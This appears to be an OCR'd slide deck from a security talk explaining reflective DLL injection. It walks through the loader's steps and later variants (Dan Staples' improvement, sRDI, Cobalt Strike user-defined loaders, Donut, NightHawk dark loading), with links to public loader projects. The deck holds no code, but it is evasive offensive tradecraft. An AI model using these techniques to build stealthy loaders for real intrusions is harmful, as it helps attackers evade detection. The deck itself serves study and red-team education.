
3. Resolves any functions needed for the loading process

- Locates PEB and *typically* finds Kernel32.dll in memory
- *Typically* gets LoadLibrary() and GetProcAddress() addresses from kernel32's EAT
- Finds or resolves any other functions needed by the implementation


Process Memory



4. Prepares new memory for the DLL
   - E.g. with VirtualAlloc
   - Size is typically based on OptionalHeader -> SizeOfImage


Process Memory
rDLL
Reflective Loader
DLL
5. Copies the original DLL into the new memory (i.e. headers and sections)


Process Memory



6. Loads all dependencies and updates the IAT of the memory injected DLL


- Browses original IAT and loads/resolves all DLLs/functions
- Updates data on the new DLL

Process Memory



7. Relocations

- DLL will probably not be loaded at the expected base address
    - "Hardcoded" addresses broken
- Gets ImageBase from OptionalHeader, and calculates the delta with the real base address of the DLL
- Fixes relocations using the calculated offset


Process Memory
rDLL
Reflective Loader
DLL
Entrypoint
8. Calls the entry point!

Your DLL has been loaded without touching disk!

Improvements to the Original Recipe

Limitations

- Stephen Fewer's technique is awesome, but has two big limitations:
  - It requires the source code of the DLL (to build the loader into it)
  - It only supports calling the entry point of the injected DLL (i.e. DllMain)
- How could these be addressed?

Improvements


- Different people have made improvements to this technique, but – from my quick investigation – two stand out:

1. Dan Staples with "*An Improved Reflective DLL Injection Technique*"
   - Fixes the only-entry-point limitation

2. Nick Landers with "*sRDI – Shellcode Reflective DLL Injection*"
   - Fixes the source code limitation

Dan Staples

- Dan Staples' approach is a clear example of "bootstrap code can have additional purposes" (refer to Slide 150)


This is an improvement of the original reflective DLL injection technique by Stephen Fewer of Harmony Security. It uses bootstrap shellcode (x86 or x64) to allow calling any export of the DLL from the reflective loader. See An Improved Reflective DLL Injection Technique for a detailed description.

https://disman.tl/2015/01/30/an-improved-reflective-dll-injection-technique.html

Dan Staples (cont.)

- Dan changed the Loader function to support new parameters:
  1. Export name in hashed format
  2. Arguments for the export


- This allowed not only the execution of the entry point (i.e. DllMain), but also an arbitrary export
  - Note that Microsoft recommends not working from DllMain!

- How was this new data passed to the Loader? With the bootstrap

https://disman.tl/2015/01/30/an-improved-reflective-dll-injection-technique.html

Nick Landers

- Nick and his team went ahead and wrote the reflective loader piece as shellcode
  - Released around Aug 2017
- They also leveraged the approach shown by Dan Staples
  - Using the bootstrap to pass a an export name and arguments to the Loader
- The result: **sRDI**
  - Does not require source code (because the loader is shellcode)
  - Can execute an arbitrary export with user-defined arguments



When execution starts at the top of the bootstrap, the general flow looks like this:

- *> Get current location in memory (Bootstrap)*
- *> Calculate and setup registers (Bootstrap)*
- *> Pass execution to RDI with the function hash, user data, and location of the target DLL (Bootstrap)*
- *> Un-pack DLL and remap sections (RDI)*
- *> Call DLLMain (RDI)*
- *> Call exported function by hashed name (RDI) – Optional*
- *> Pass user-data to exported function (RDI) – Optional*

Other Interesting Approaches

Cobalt Strike – UDRL

- One of the most interesting aspects of Cobalt Strike is its malleability and ability to automate things
  - Sleep + Aggressor Script

- Cobalt Strike 4.4 added support for using customized reflective loaders for beacon payloads

- How it works?

Cobalt Strike – UDRL (cont.)

- Users have to write their custom loaders in C, in such a way that shellcode can be extracted from the resulting compiled file
  - (**Not working anymore**) http://www.exploit-monday.com/2013/08/writing-optimized-windows-shellcode-in-c.html
  - (**Copy of the previous post**) https://phasetw0.com/malware/writing-optimized-windows-shellcode-in-c/

> **NOTE:**
> The reflective loader's executable code is the extracted .text section from a user provided compiled object file. The extracted executable code must be less than 100KB.

- (This is also the approach Nick Landers and its team employed for developing sRDI's loader shellcode)

https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/malleable-c2-extend_user-defined-rdll.htm

Cobalt Strike – UDRL (cont.)

- The extracted shellcode is then patched into the Beacon reflective DLL, at the ReflectiveLoader export position

- Cobalt Strike offers Aggressor Script functions to ease the automation of this process

The following Aggressor script functions are provided to extract the Reflective Loader executable code (.text section) from a compiled object file and insert the executable code into the beacon payload:

Function	Description
extract_reflective_loader	Extracts the Reflective Loader executable code from a byte array containing a compiled object file.
setup_reflective_loader	Inserts the Reflective Loader executable code into the beacon payload.

https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/malleable-c2-extend_user-defined-rdll.htm

Cobalt Strike – UDRL (cont.)

- Since the release of this feature, various interesting loaders have been released with different approaches and capabilities

- Some of them:
  - (@ilove2pwn_) https://github.com/benheise/TitanLdr
  - (@0xBoku) https://github.com/boku7/BokuLoader
  - (@kyleavery_) https://github.com/kyleavery/AceLdr
  - (@C5pider) https://github.com/Cracked5pider/KaynStrike

Cobalt Strike – UDRL (cont.)

- I highly recommend reading Bobby Cooke's "Defining the Cobalt Strike Reflective Loader" post (and future posts in this series)
  - https://securityintelligence.com/posts/defining-cobalt-strike-reflective-loader/
- Great explanations and details on the Reflective Loading subject, from a developer point of view
- BokuLoader link again:
  - https://github.com/boku7/BokuLoader

Donut

- Initially focused on providing in-memory execution of .NET programs as shellcode
  - Developed by Odzhan (@modexpblog) and TheWover
  - First version was released on May 2019
- Evolved over time to provide - among other things - great reflective PE execution capabilities (both DLLs and EXEs!)
  - Starting from version 0.9.2 - Bear Claw
- Version 1.0 was recently released (March 2023) with multiple improvements mostly focused on the reflective PE execution side!

https://modexp.wordpress.com/2019/06/24/inmem-exec-dll/

NightHawk – Dependency Loading

- Finally, worth mentioning how NightHawk has significantly improved dependency loading in their reflective loading process

Nighthawk 0.2.1 brings the integration of a fully weaponised implementation of Dark Loading, allowing all Nighthawk dependencies to be manually mapped in to memory of the host process. These DLLs can then held in an encrypted state at rest and removed from the PEB and other sources used by the loader such hashlinks. The Nighthawk dark loader is available not only for all Nighthawk threads, but also process wide if required. Consequently, this means Nighthawk is able to dark load all DLL dependencies used by post-exploitation tooling, including the *inproc-execute-assembly* CLR harness and the execute-exe PE harness. That is, running any .NET assembly or any PE binary in a unique thread inside the beaconing process will not trigger any image load events, nor will the DLL be immediately visible by tools that attempt to list the modules of a process.

Acknowledgements

Standing on the Shoulders of Giants

Thanks to all links and people referred across the slides

Standing on the Shoulders of Giants

Key resources

- Metasploit docs and open source repositories
  - https://docs.metasploit.com/
  - https://github.com/rapid7/metasploit-framework
  - https://github.com/rapid7/metasploit-payloads
- Skape's paper
  - http://www.hick.org/code/skape/papers/meterpreter.pdf
- OJ Reeves' stuff
  - https://buffered.io/
- Raphael Mudge's stuff
  - https://www.youtube.com/@DashnineMedia

Standing on the Shoulders of Giants

Special thanks (for reviewing the presentation and providing great feedback)

- Manuel León (@ElephantSe4l)
- Spencer McIntyre (@zeroSteiner)
- Borja Merino (@BorjaMerino)

MANY THANKS!

Any Question?

Is anybody still awake?